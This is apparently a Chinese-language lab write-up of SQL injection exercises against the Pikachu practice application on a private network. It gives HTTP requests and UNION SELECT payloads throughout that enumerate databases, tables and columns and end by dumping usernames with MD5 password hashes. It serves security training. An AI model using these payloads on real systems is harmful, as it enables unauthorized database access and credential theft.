
注入点



```
GET /vul/sqli/sqli_str.php?name=111'&submit=%E6%9F%A5%E8%AF%A2
HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://172.16.72.2:8081/vul/sqli/sqli_str.php?name=aaaa%22)%20union%
20select%2011,22%20
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

```

```



        </ul>
      </li>


    </ul>
    <!-- /.nav-list -->

    <div class="sidebar-toggle sidebar-collapse" id="
    sidebar-collapse">
     <i id="sidebar-toggle-icon" class="ace-icon fa
     fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
     fa-angle-double-left" data-icon2="ace-icon fa
     fa-angle-double-right">
     </i>
    </div>
   </div>

   You have an error in your SQL syntax; check the manual that
   corresponds to your MariaDB server version for the right syntax to
   use near ''111''' at line 1
```


判断列数



```
GET /vul/sqli/sqli_str.php?name=haha%27+order+by+4+%23&submit=
%E6%9F%A5%E8%AF%A2 HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_str.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

```

```
          </b>
        </li>



      </ul>
    </li>


   </ul>
   <!-- /.nav-list -->

   <div class="sidebar-toggle sidebar-collapse" id="
   sidebar-collapse">
    <i id="sidebar-toggle-icon" class="ace-icon fa
    fa-angle-double-left ace-save-state" data-icon1="ace-icon fa
    fa-angle-double-left" data-icon2="ace-icon fa
    fa-angle-double-right">
    </i>
   </div>
  </div>

  Unknown column '4' in 'order clause'
```

查询回显位




```
GET /vul/sqli/sqli_str.php?name=haha%27+union+select+11,22+%23&
submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
Host: 172.16.72.2:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_str.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1
```

```
      <div id="sqli_main">
       <p class="sqli_title">
        what's your username?
       </p>
       <form method="get">
        <input class="sqli_in" type="text" name="name" />
        <input class="sqli_submit" type="submit" name="submit" valu
        "查询" />
       </form>
       <p class='notice'>
        your uid:11 <br />
        your email is: 22
       </p>

      </div>




     </div>
     <!-- /.page-content -->
```

查询数据库名

```
haha' union select 11,group_concat(schema_name) from information_schema.schemata
#
```




what's your username?

your uid:11
your email is:
information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,less50,less51,mysql,performance_schema,pikachu,pkxss,security,test

查询数据表名

```
haha' union select 11,group_concat(table_name) from information_schema.tables
where table_schema="pikachu" #
```




what's your username?

your uid:11
your email is: httpinfo,member,message,users,xssblind

数据字段信息

```
haha' union select 11,group_concat(column_name) from information_schema.columns
where table_schema="pikachu" and table_name="users" #
```




what's your username?

your uid:11
your email is: id,username,password,level

查询详细数据信息

```
haha' union select 11,group_concat(concat(username,0x2f,password)) from
pikachu.users #
```




what's your username?

your uid:11
your email is: admin/e10adc3949ba59abbe56e057f20f883e,pikachu/670b14728ad9902aecba32e22fa4f6bd,test/e99a18c428cb38d5f260853678922e03

搜索型注入

正常输入



请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

%%

用户名中含有%%的结果如下：

username：vince
uid:1
email is: 333

username：allen
uid:2
email is: allen@pikachu.com

username：kobe
uid:3
email is: 333


username：grady
uid:4
email is: grady@pikachu.com

测试闭合符号

```
vince' and 1=1 #
vince' and 1=2 #
```

判断列数


```
vince' order by 4#
```



Unknown column '4' in 'order clause'

回显位置

```
vnce' union select 11,22,33#
```




请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vnce' union select 11,22,33#的结果如下：

```
username：11
uid:22
email is: 33
```

查询数据库名

```
vnce' union select 11,22,group_concat(schema_name) from
information_schema.schemata#
```




请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vnce' union select 11,22,group_concat(schema_name) from information_schema.schemata#的结果如下：

```
username：11
uid:22
email is:
information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,less50,less51,mysql,performance_schema,pikachu
```

查询数据表名

```
vnce' union select 11,22,group_concat(table_name) from information_schema.tables
where table_schema="pikachu"#
```




请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vnce' union select 11,22,group_concat(table_name) from information_schema.tables where table_schema="pikachu"#的结果如下：

username：11
uid:22
email is: httpinfo,member,message,users,xssblind

查询字段信息

```
vnce' union select 11,22,group_concat(column_name) from
information_schema.columns where table_schema="pikachu" and table_name="users"#
```




请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vnce' union select 11,22,group_concat(column_name) from information_schema.columns where table_schema="pikachu" and table_name="users"#的结果如下：

username：11
uid:22
email is: id,username,password,level

查询详细信息

```
vnce' union select 11,22,group_concat(concat(username,0x2f,password)) from
pikachu.users#
```



sqli > 搜索型注入


请输入用户名进行查找
如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vnce' union select 11,22,group_concat(concat(username,0x2f,password)) from pikachu.users#的结果如下：

username：11
uid:22
email is: admin/e10adc3949ba59abbe56e057f20f883e,pikachu/670b14728ad9902aecba32e22fa4f6bd,test
/e99a18c428cb38d5f260853678922e03

xx型注入


注入点



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to us
near ''1'')' at line 1

判断闭合符


```
haha') order by 4 #
```



Unknown column '4' in 'order clause'

回显位置


```
haha') union select 11,22 #
```



your uid:11
your email is: 22

查找数据库名


```
haha') union select 11,group_concat(schema_name) from information_schema.schemata
#
```



your uid:11
your email is:
information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,less50,less51,mysql,performance_schema,pikachu

查找数据表名


```
haha') union select 11,group_concat(table_name) from information_schema.tables
where table_schema="pikachu" #
```



your uid:11
your email is: httpinfo,member,message,users,xssblind

查询字段信息

```
haha') union select 11,group_concat(column_name) from information_schema.columns
where table_schema="pikachu" and table_name="users" #
```




what's your username?

your uid:11
your email is: id,username,password,level

查询详细数据信息

```
haha') union select 11,group_concat(concat(username,0x2f,password)) from
pikachu.users #
```

